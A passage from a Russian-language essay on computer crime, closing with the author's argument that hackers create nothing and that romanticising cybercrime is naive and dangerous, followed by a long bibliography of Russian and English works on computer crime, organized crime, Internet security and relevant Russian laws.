А во-вторых, я абсолютно убеждена, что человек, ищущий и раздвигающий границы собственной *свободы*, а не *возможностей,* – настолько внутренне несвободен, что вряд ли может осуществить принципиальный прорыв в какой-либо области (если, конечно, не считать прорывом «прорыв» того или иного заслона). Это, кстати, следует из самого рода занятий так называемых хакеров – они не создают новое, а ломают то, что кто-то уже создал (тут я принципиально не углубляюсь в истоки их деятельности многократно и романтично описанные в литературе – какой в этом смысл, если речь идет о людях, практикующих не когда-то, а сейчас?). На щит часто поднимают образ той или иной знаменитости из этого мира,

который «завязал» и теперь… гастролирует с семинарами «как защититься от хакера». Это мило, но опять вполне вторично. А где же великие изобретения, созданные этими гениями взлома?

Возможно, эта информация просто не предается огласке, что мало правдоподобно, поскольку это был бы эффективный маркетинговый ход.

Поэтому мне кажется, что романтизировать компьютерную преступность как проявление бунтарского духа и творческого порыва – так же наивно и опасно (для будущего этих самых «бунтарей», а не для кого-то иного!), как называть мальчишеством «игры» скинхэдов или любознательностью – «эксперименты» детей, выкалывающих глаза аквариумным рыбам.

Литература

1. Агафонов Ю. А., Лукин В. К, Сотская Т. В. Теневая экономика: Учебное пособие. Краснодар, 1997.
2. Альбрехт У., Венц Дж., Уильямс Т. Мошенничество. Луч света на темные стороны бизнеса. СПб, 2000.
2. Андрианов Б. Ч., Бородин В. А. «Шпионские штучки» и устройства защиты объектов и информации.Спб., 1998.
3. Басецкий И. И. Организованная преступность: Учебное пособие. Минск, 1997.
4. Вехов В. Б. Компьютерные преступления: способы совершения, методики расследования. М., 1996.
5. Волевод Л. Г. Международный розыск, арест и конфискация полученных преступным путем денежных средств и имущества. М., 2000.
6. Волженкин Б. В. Уголовная ответственность юридических лиц. СПб, 1998.
7. Волженкин Б. В. Отмывание денег. СПб, 1999.
8. Воронин Ю. А. Транснациональная организованная преступность. Екатеринбург, 1997.
9. Гаухман Л. Д., Максимов С. В. Уголовно-правовая охрана финансовой сферы: новые виды преступлений и их классификация. Научно-практическое пособие. М., 1995.

10. Горяинов К. К. Транснациональная преступность: проблемы и пути их решения. Минск, 1997.
11. Гудков П. Б. Компьютерная преступность: возникновение, современное состояние и тенденции // Конфидент, 1995.
12. Гудков П. Б. Компьютерные преступления в сфере экономики // Актуальные проблемы борьбы с коррупцией и организованной преступностью в сфере экономики. М., 1995.
13. Дымов В. Хакинг и фрикинг: хитрости, трюки и секреты. М., 2000.
14. Зорин Г. А. Понятие и основные признаки транснациональной преступности. Гродно, 1997.
15. Исмагилов Р. Ф. Экономика и организованная преступность. М., 1997.
16. Клименко С., Уразметов В. Интернет. Среда обитания информационного общества. Российский Центр физико-технической информатики, 1995.
17. Корчагин А. Г. Экономическая преступность. Владивосток, 1998.
18. Криминальная ситуация на рубеже веков в России. М., 1999.
19. Крылов В. В. Информационные компьютерные преступления. М., 1997.
20. Левин М. Руководство для хакеров. М., 2000.
21. Леонтьев Б. Хакеры, взломщики и другие информационные убийцы. М., 1998.
22. Леонтьев Б. Хакинг без секретов. М., 2000.
23. Лунеев В. В. Преступность XX века. М., 1998.
24. Маркоф Д., Хефнер К. Хакеры. Киев, 1996.
25. Медведовский И. Д., Семьянов П. В., Леонов Д. Г. Атака из Internet. М., 1999.
26. Медведовский И. Д., Семьянов П. В., Леонов Д. Г. Атака на Internet. М.,

2000.

27. Мелик Э. Компьютерные преступления. Информационно-аналитический обзор. М., 1999.
28. Найк Д. Стандарты и протоколы Интернет / Перевод с англ. М., 1999.
29. Организованная преступность – угроза культуре и державности России. СПб., 1998.
30. Основы борьбы с организованной преступностью. Монография / Под ред. В. С. Овчинского, В. Е. Эминова, Н. П.Яблокова. М., 1996.
31. Петраков А. В., Лагутин В. С. Утечка и защита информации в телефонных каналах. М., 1997.
32. Петраков А. В. Защита и охрана личности, собственности, информации. М., 1997.
33. Петров Э. И., Марченко Р. Н., Баринова Л. В. Криминологическая характеристика и предупреждение экономических преступлений. М., 1995.
34. Ростовцев А. Г. Элементы криптологии. СПб., 1995.
35. Селиванов Н. А. Проблемы борьбы с компьютерной преступностью // Законность, 1993.
36. Черкасов В. Н. О понятии «компьютерная преступность» // Проблемы компьютерной преступности. Минск, 1992.
37. Черкасов В. Н. Борьба с экономической преступностью в условиях применения компьютерных технологий. Саратов, 1996.
38. Шаваев А. Г. Безопасность корпораций: криминологические, уголовно-правовые и организационные проблемы. М., 1998.
39. Шестаков А. В. Теневая экономика. Учебное пособие. М., 2001.
40. Шлыков В. В. Комплексное обеспечение экономической безопасности

предприятия. СПб., 2000.

41. Закон РФ «О правовой охране программ для электронных вычислительных машин и баз данных».
42. Закон РФ «О правовой охране топологий интегральных микросхем».
43. Закон РФ «Об авторском праве и смежных правах».
44. Закон РФ «О государственной тайне».
45. Федеральный закон «Об обязательном экземпляре документов».
46. Федеральный закон «О связи».
47. Федеральный закон «Об информации, информатизации и защите информации».
48. Федеральный закон «Об оперативно-розыскной деятельности».
49. Федеральный закон «Об участии в международном информационном обмене».
50. Гражданский Кодекс Российской Федерации.
51. Уголовный Кодекс Российской Федерации.
52. Брокгауз Ф. А., Ефрон И. А. Энциклопедический словарь. М., CD-ROM, 1998.
53. Barry Leiner. A Brief History of the Internet.
54. Bellovin S. Security Problems in the TCP/IP Protocol Suite. Computer Communications Review, 1989.
55. Christopher Klaus. A Guide to Internet Security: Becoming an Uebercracker and Becoming an Ueberadmin to stop Uebercrackers.
56. D. Brent Chapman and Elizabeth D. Zwicky. Building Internet Firewalls. O'Reilly & Associates Inc., 2001.
57. Eugene H. Spafford. The Internet Worm Program: An Analysis.

58. Gregory R. Gromov. The Roads and Crossroads of Internet 's History. 1998.

59. Frederic J. Cooper, Chris Coggans, John K. Halvey, Larry Hughes, Lisa Morgan, Karanjit Siyan, William Stallings and Peter Stephenson. Implementing Internet Security. New Riders Publishing, 1995.

60. Imatiaz Malik. Computer Hacking: detection and protection. Sigma Press, 1999.

61. Linda McCarthy. Intranet Security, Prentice Hall, 1998.

62. Microsoft Encarta Premium 2006. DVD ROM, ©®1993-2006, Microsoft Corporation, Redmond, WA 98052-6399, U.S.A., 2006.

63. Othmar Kyas. Internet Security. International Thompson Publishing, 1997.

64. R. A. Grameze. Malicious Mobile Code: Virus Protection for Windows. O'Reilly & Associates, 2003.

65. Vinton G. Cerf. The Internet Phenomenon. 2000.

66. William Stallings. Network and Internetwork Security: Principles and Practice. Prentice Hall, 1995.